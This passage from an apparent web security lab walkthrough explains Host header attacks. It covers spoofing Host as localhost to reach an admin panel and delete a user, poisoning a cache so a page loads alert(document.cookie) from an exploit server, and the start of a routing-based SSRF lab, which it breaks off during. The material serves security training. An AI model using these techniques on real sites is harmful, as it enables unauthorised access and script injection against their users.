

Changing the Host to localhost gives us 200 OK and displays the page.

We will finally see the admin panel.

We intercept the request that deletes carlos and change the Host header to localhost before forwarding the request.
This solves the lab.
3. Web cache poisoning via ambiguous requests

Description:
We need to abuse web cache poisoning to execute alert(document.cookie).
Explanation:


We can see that the request to the home page is getting cached. Adding another Host header with an arbitrary domain, we see that it gets reflected in the page where the page loads the tracking.js file.

We can see that the page is indeed cached and still reflects the arbitrary domain even after we remove the additional host header.

We will go to the exploit server, set the filename to /resources/js/tracking.js and the body to alert(document.cookie) and store the exploit.
Sending the request with the additional Host header carrying the exploit server’s URL will solve the lab.
4. Routing-based SSRF
Description:
We need to abuse the SSRF via the host header to access the internal admin panel located in the given subnet and delete the user carlos.
Explanation:
We send the request that fetched the homepage to repeater.

We replace the host header with the burp collaborator URL. We get a response.

